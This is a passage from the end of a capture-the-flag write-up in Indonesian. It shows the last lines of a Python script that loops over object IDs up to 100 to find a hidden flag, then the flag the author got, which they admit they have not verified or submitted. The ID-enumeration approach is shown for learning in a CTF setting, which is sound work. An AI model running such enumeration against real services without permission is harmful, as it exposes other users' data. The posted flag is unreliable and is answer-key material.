                print(f"Flag ditemukan di ID {i}: {flag}")
            else:
                print(f"ID {i}: Tidak ditemukan flag")

        except requests.exceptions.RequestException as e:
            print(f"Terjadi kesalahan pada ID {i}: {e}")

# Tentukan jumlah ID yang ingin dicoba (misalnya hingga ID 100)
max_id = 100
find_flag_by_id(max_id)
```

Di sini saya mendapatkan flag namun dengan bentuk yang berbeda
entah bener apa tidak.. blum sempet submit.

Flag: CJ{B3G_B0unTy_it$_v3rY_E4zY}

TERIMA KASIH! ^^